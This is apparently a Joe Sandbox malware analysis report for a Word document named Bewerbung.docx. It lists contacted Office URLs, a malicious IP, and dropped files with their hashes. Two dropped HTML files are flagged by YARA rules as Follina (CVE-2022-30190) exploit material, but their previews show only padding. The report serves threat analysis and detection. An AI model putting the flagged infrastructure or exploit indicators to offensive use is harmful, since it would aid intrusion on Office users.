http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.aadrm.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.microsoftstream.com/api/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://cr.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://graph.ppe.windows.net	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.scheduler.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://my.microsoftpersonalcontent.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://messaging.engagement.office.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://web.microsoftstream.com/video/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://dataservice.o365filtering.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://ncus.contentsync.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://weather.service.msn.com/data.aspx	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://apis.live.net/v5.0/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://messaging.lifecycle.office.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://management.azure.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://outlook.office365.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://wus2.contentsync.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/api/v1.0/me/Activities	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.office.net	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://entitlement.diagnostics.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://outlook.office.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://outlook.office365.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://webshell.suite.office.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://management.azure.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://devnull.onenote.com	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://messaging.action.office.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://ncus.pagecontentsync.	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high
http://https://messaging.office.com/	E24EF0C9-A590-42E5-86FE-7CD4853FA5C1.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.27.134.11	unknown	United Kingdom		34119	WILDCARD-ASWildcardUKLimitedGB	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	705530
Start date and time:	2022-09-19 15:39:41 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bewerbung.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winDOCX@14/33@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.76.141, 20.25.84.51, 20.126.106.131, 20.231.69.218, 80.67.82.235, 80.67.82.211
- Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, login.live.com, config.officeapps.live.com, prod.configsvc1.live.com.akadns.net, raw.githubusercontent.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, a1449.dscg2.akamai.net, arc.msn.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384

Entropy (8bit):	0.47601592962080286
Encrypted:	false
SSDEEP:	768:7fXPWoWPL2WiWJWAWcWrWYWrLN2lChHhZfEvy/LI:7f3ChHhlEqTI
MD5:	D5BAA5C199679EDB0CEB52E91B07DCFF
SHA1:	44E8B185BE09A44CD1010606F43A9A145D5D1AF5
SHA-256:	B4DD54945C461B00C85856887786D80B5DB7DEB2B4345C7F6C798A2F9EBE7F88
SHA-512:	7551874B1095BD3B1675B136A12AC56086D59A56BF93644FB57B24FEB81F1866C185A820A06E7C2E897C447F16711C31B3837CAE52A744C0803FF223DB991B7B
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N.T.7J....(....`C;{6...`[.C...3#.y[..|*..|.....&.<s..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3235360556164644
Encrypted:	false
SSDEEP:	3:1Ri/FFFFaV:e//Hu
MD5:	8F0EA1CC909B6496FE4022B648B946A4
SHA1:	D3CBD55CA7D1CE5D3387681111F01F2C5E8F083D
SHA-256:	891064FB577BD1AC50BDEC6BA052049FDBC6D99B2BDF27415050FA891ACF2BB6
SHA-512:	940DC001CDB8F133EBE575001396A11C44AA7C80D4722787CA7B8364614B40FE14726F68615A002DA3E713D293AB5127907B3BA31E2BCA48E9508522709287EF
Malicious:	false
Preview:	888683. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\E24EF0C9-A590-42E5-86FE-7CD4853FA5C1

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147988
Entropy (8bit):	5.358195066424836
Encrypted:	false
SSDEEP:	1536:dcQW/gxgB5BQguw//Q9DQe+zQhk4F77nXmvid3XRWEoLcL6w:MHQ9DQe+zWXJp
MD5:	E4B4E851387BDF70D645C05340E4E697
SHA1:	63E18AEB9683BCA7E7B30F20501A611FCD67997B
SHA-256:	9B8542E069B1458C63592B083EED8809F11A05BE6DEA2B4E460EA28EADD5B4F9
SHA-512:	523D3EBDC3D5B2C686F7D1DA00AF15E0E01E39663759BE7C797B9B2BB3105ED4646422810C43133CD564B288421F337FCA757C548F2457DFF556748CC7D1F86
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-09-19T13:40:39">.. Build: 16.0.15711.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\29896CD7.png

<table>
<tr><td>Process:</td><td>C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 472 x 598, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>46224</td></tr>
<tr><td>Entropy (8bit):</td><td>7.952830864450301</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:SXvKJDFb6VF0ZFm/C+pLUGAc+FREoRQ6I0IMRQRpyVCI5O4zn+O6ajETW:3MyD2jAfFGJsCRpyrO4zn+O6dK</td></tr>
<tr><td>MD5:</td><td>2D63CD1ECDCFF4BDAFBC58CC864A3E4A</td></tr>
<tr><td>SHA1:</td><td>7262B35EF8E8E20BEB4D6F65D70E9672F2A5587A</td></tr>
<tr><td>SHA-256:</td><td>9582FFB5FAB18CE903464EABEC820C51A3C24672C2A67C4200381164CE554BE8</td></tr>
<tr><td>SHA-512:</td><td>E94C42D46CBEC76AA9AC151C129AE126F39B6EF9B69D7EA559F4BA05660A97A29889994256EDF7015FA5BFC7A2EFDDC1E7BF36A1BEAC98AC5B590E29A24A0C01</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.......V.....t.......sRGB.........pHYs..........+.....5IDATx^..$.$..9........;..d.W.>.7.V.uvgE.......n.......].Pw....L...Lu..<<..S;v..1.]/^.xe.k.]+'._.@...A`#...H....A ....#. C.q.SB...A`C...o..d..A .l....c...@....B .xC.%s...A`....o.....@....1.../..@....G .x.... .......!..|....@..8..^.|..RRB...A ....|....d..A .........R.@....F .x..%c...A`6.........@.X7.1.....@....A .x68.. . ...!^7t....@....1..1... ...@..K. ....l..!...)%... .n.b...]2.. ..f.@..lpL)A ...u#.C.n.1... 0..b.g.cJ..A ......uC..A .... .C<..SJ...A`.......d..A .........R.@....F .x..%c...A`6.........@.X7.1.....@....A .x68.. ....!^7t....@....1..1... ...@..K. ....l..!...)%... .n.b...]2.. ..f.@..lpL)A ...u#.C.n.1... 0..b.g.cJ..A ......uC..A .... .C<..SJ...A`.......d..A .........R.@....F .x..%c...A`6.........@. X7.1.....@....A .x68.. ....!^7t....@....1..1... ...@..K. ....l..!...)%... .n.v.|.r.79....... 0..].vy..:..f..g...x..O.A ....@.q. ... .oq... .....p./F.;..{......w.^.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E5730EC.html

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	6785
Entropy (8bit):	1.4819495400876375
Encrypted:	false
SSDEEP:	24:0pildlK8PkikLnPKZ2kbsMiPlRKVAsyeJuasL34SJ4T:08ldnUPyNbsMiPDlwsj4S2T
MD5:	119DBEA31494051D0D82FE7B2DBF8F93
SHA1:	E165513F48E0A94BD49D880421A3BFBD07B59ACA
SHA-256:	B621E986424FA067D0F46508FBEE741836B87AD44B373EEA01004E1C4896A31B
SHA-512:	01A9D0A7FA858721622AC73D3AA4F5AF3BF6DA702E9E6B7CB6077DB08A66944E4248DB561E9EF9FBD092ED62308FEF57BAFAF323C4C51A66136F8B7329944705
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E5730EC.html, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E5730EC.html, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7E5730EC.html, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	<!doctype html>.<html lang="en">.<body>.<script>.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	6785
Entropy (8bit):	1.4819495400876375
Encrypted:	false
SSDEEP:	24:0pildlK8PkikLnPKZ2kbsMiPlRKVAsyeJuasL34SJ4T:08ldnUPyNbsMiPDlwsj4S2T

MD5:	119DBEA31494051D0D82FE7B2DBF8F93
SHA1:	E165513F48E0A94BD49D880421A3BFBD07B59ACA
SHA-256:	B621E986424FA067D0F46508FBEE741836B87AD44B373EEA01004E1C4896A31B
SHA-512:	01A9D0A7FA858721622AC73D3AA4F5AF3BF6DA702E9E6B7CB6077DB08A66944E4248DB561E9EF9FBD092ED62308FEF57BAFAF323C4C51A66136F8B732994470 5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EEF783FD.html, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	<!doctype html>.<html lang="en">.<body>.<script>.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{64A3FFB2-7704-4056-A38D-43E98D209F95}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{67E04DCA-0F5C-43A4-A30A-1D3E6BF2FA13}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.6572068910197604
Encrypted:	false
SSDEEP:	12:FlIucdQDCkHVbjBm5ucdQDCkHVbjBmK764tJnvZS9n:FlVbjhlVbjte4tJgn
MD5:	92D46261B7D3E8571C94B166C28A7A43
SHA1:	2800D21E99C20CD324F41748DA037BA17C0A4E0D
SHA-256:	590C6E2A2B5FF99F5AD9223F4A58EDD8B453504DDB2EC11FCCB941E844426C38
SHA-512:	80BC80ACD237629B2527DD4BF24E18899CA8496AE547CCF6506F713698F30F5D22CD92760E4322A8D26D58120B021C6136F70331F5CF5C36F665041963E9BBD3
